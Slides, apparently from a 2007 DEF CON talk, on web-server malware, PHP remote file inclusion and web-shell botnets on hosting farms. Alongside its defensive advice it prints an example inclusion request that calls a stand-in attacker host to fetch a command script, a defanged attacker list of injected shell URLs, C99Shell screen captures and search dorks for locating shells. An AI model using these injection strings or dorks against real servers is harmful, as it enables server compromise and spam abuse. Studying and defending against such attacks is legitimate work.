Web server botnets and hosting farms as attack platforms

Gadi Evron – Beyond Security

defcon 15 , 2007

About me

- Who I am..
- What do I do..
- Where do I work..

Regular malware

Often…

- Platform specific (Architecture, OS)
- Propagates by the use of:
  - Vulnerabilities (web server, mail client, remote accessible service)
  - Social engineering (user “gullibility”)
- Propagates randomly (++)
- Affects desktops (++)

Web server malware


Often…

- Completely cross-platform (any web daemon supporting scripting languages)
- Propagates by the use of Google (and sometimes other search engines –

  "Powered by phpBB")
- Propagates from a pre-selected genetic pool (++)
- Affects servers (++)

Team Owners

Ivan Ivanausqui , V a m p i r e , 01110110011000010110110101110000



Which means…

Malware and Bots

Web server malware is cross-platform and up to now infected an astounding number of web servers ready to be commanded in botnets.

Attack platforms (lotsa web servers)

Collocation facilities, ISP server farms, hosting providers, etc.

Previous work

- PHP shells – generally explored
- File inclusion attacks (RFI) – Thoroughly explored
- R57shell analysed (SpamThru by Joe Stewart, SecureWorks – formerly LURHQ)

Non other significant work done in this field up to a few months ago when this paper was written.

New work

- “Web server botnets and server farms as attack platforms (Kfir Damari, Noam Rathaus and myself. Virus Bulletin, February 1, 2007).
- “*Know your Enemy: Web Application Threats*”, Jamie Riden, Ryan McGeehan, Brian Engert, Michael Mueter. The Honeynet Project, February 7, 2007).

The injection

- File inclusions are vulnerabilities in web applications which can allow an attacker to execute a script by including the file in an existing script, as an example by the use of the include() function in PHP.

- In some cases other types of vulnerabilities in web applications are also used, such as URL parsing code execution vulnerabilities, POST vulnerbailities and arbitrary file upload vulnerabilities.

What an injection looks like

The attack, in the form of an HTTP request:

```
index.php?page=http://badguy.tld/
malware.cmd?cmd=ls
```

The resulting PHP code:

```
<? include ($_GET[page]); ?>
```

causes the web server to act like a client and download the software in question.

Main types of web server malware

- Foothold grabbers (beachhead)
- Remote shell (elaborate compromise tool)
- Bot

Main uses for web server malware

- Anonymous messaging
- Spam
- Defacement
- Botnets

Priv8 PHP Injection Spammer
by bapoz

Your Email:

Your Name:

Subject:

E-Mails:

Letter:

Send

PaPaiNoeL

Nome:

Email:

Assunto:


Código HTML:

*Engenharia em HTML

Lista de E-mails:

*Separado por quebra de linha

Enviar



See the “load DB” option?

C99Shell v. 1.0 pre-release build #16

Software: Apache. PHP/4.4.2sf4
uname -a: Linux x[redacted]dns.com 2.6.17.4-grsec-IS #1 SMP Fri Jul 14 23:19:15 EDT 2006 i686
uid=99(nobody) gid=99(nobody) groups=99(nobody)
Safe-mode: OFF (not secure)
/home/fenet/public_html/fan/ drwxr-xr-x
Free 124.9 GB of 214.32 GB (58.28%)

Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove Logout

Owned by hacker

Listing folder (4 files and 10 folders):

Name ▲	Size	Modify	Owner/Group	Perms	Action
.	LINK	08.01.2007 19:49:12		drwxr-xr-x	
..	LINK	21.11.2006 13:06:32		drwxr-x---	
[amanda]	DIR	21.07.2006 23:17:04		drwxr-xr-x	
[cgi-bin]	DIR	16.01.2006 22:30:03		drwxr-xr-x	
[danielle]	DIR	01.08.2006 00:12:23		drwxr-xr-x	
[elle]	DIR	19.07.2006 13:44:04		drwxr-xr-x	
[eva]	DIR	07.01.2007 23:46:56		drwxr-xr-x	
[nelly]	DIR	11.07.2006 22:34:50		drwxr-xr-x	
[non]	DIR	28.04.2006 19:54:58		drwxr-xr-x	
[notagirl]	DIR	24.10.2006 17:01:34		drwxr-xr-x	
[portugal]	DIR	28.04.2006 21:25:13		drwxr-xr-x	
[wmyd]	DIR	28.04.2006 19:44:56		drwxr-xr-x	
config.php	1.41 KB	20.10.2006 23:08:31		-rw-r--r--	
index.html	59 B	15.07.2006 14:54:23		-rw-r--r--	
joined.php	201 B	27.02.2006 00:03:12		-rw-r--r--	
updates.php	158.69 KB	30.06.2006 14:01:57		-rw-r--r--	

Select all Unselect all With selected: Confirm

:: Command execute ::

Enter: Execute

Select: ---------- Execute

Example

```
OwneD By [GaspeR]`- Group ShellBR

Server: irc.undernet.org Canal: #ShellBRAconcelho a

Quem For Testar As Shell`s Que mude As Cmd`s !

hxxp://wxw.che.yzu.edu.tw/Menu12/index.php?id=hxxp://sh
   ellbr.by.ru/cmd.txt?
hxxp://wxw.cheapcheapsale.com/index.php3?function=hxxp:
   //shellbr.by.ru/cmd.txt?
hxxp://wxw.chentaiji.pl/index.php?id=hxxp://shellbr.by.
   ru/cmd.txt?hxxp://wxw.chessitc.com/index.php?pagina=h
   xxp://shellbr.by.ru/cmd.txt?
..
..
```

Example #2

- New malware discovered:
  - New version of C99shell
  - Google:
    `C99Shell tool, modified by Psych0`

(other new malware also discovered, currently in DB – 243 samples)

Example #3

Quoting, as the guy was excited:

‘This on its own isn't new, but rather the way the program is delivered. By using PHP's 'eval' function the new variant hides itself in a base64 encoded block of data, which is also "encrypted" - the characters are rotated so that they don't appear to be in "plain text".’

Interesting thing about #2

- C&C channel … (or..?)

Google search:

`c100.php`

Attack platforms?

Low-cost hosting –

- 2-3K web sites per box.
- Any user can run any web application
- Web applications running on these are mostly PHP (open source availability)
- PHP has a ton of vulnerabilities (no, really?!?!) – open source availability, PHP is PHP is PHP is bad security and ugly code.

Attack platforms?

3000 users…

- Any web application or script will run with the permissions of the web daemon
- Local exploits are abound (privilage escalation exploits for Linux kernel seen in one family especially – DDoS tools)

Attack platforms?

- Detection
  - VA scanning
  - Look for known “bads” on system
- Patching
  - User responsibility (may take time, “may” not happen)
  - A patch may not exist
- Investment
  - Contact user (just one?)
  - Patch web site
  - Clean server (not just web site)

All imperfect, and mostly can’t fit a low-cost (or higher cost) hosting solution.

Solutions?

- Disable in PHP: allow_url_fopen, allow_url_include
- Virtual environments/chrooted users – cost?
- Best practices – don't allow surfing from a web server! – gonna last how long as a solution…?
- mod_security?
- Best practices – your own?
- Quietly patch known web applications? ☺

Boiling it down

- A battlefield with no escalation by good guys

  (Over-time, **aggregated attacker IP** addresses the same in over 85% of the cases).

  Can currently be compared to SMTP spam open relay days.

The Web Honeynet Task Force

- 14 current members, among which are 2 of the biggest colos and hosting farms in the world.
- Allows for:
  - Malware gathering
  - C&C discovery
  - IP blacklists
  - URL blacklists
  - Web server anti virus? ☺
  - Joining ☺ (and some new members)

Impact

IIS botnets

Linux botnets

New game

Lotsa (from obvious to.. Not so much):

Defacements, spam bots, .., and stolen databases.

It's about…

- The scale
- The cost
- The fact the bad guys just do what they want with close to no industry or community awareness

- Questions?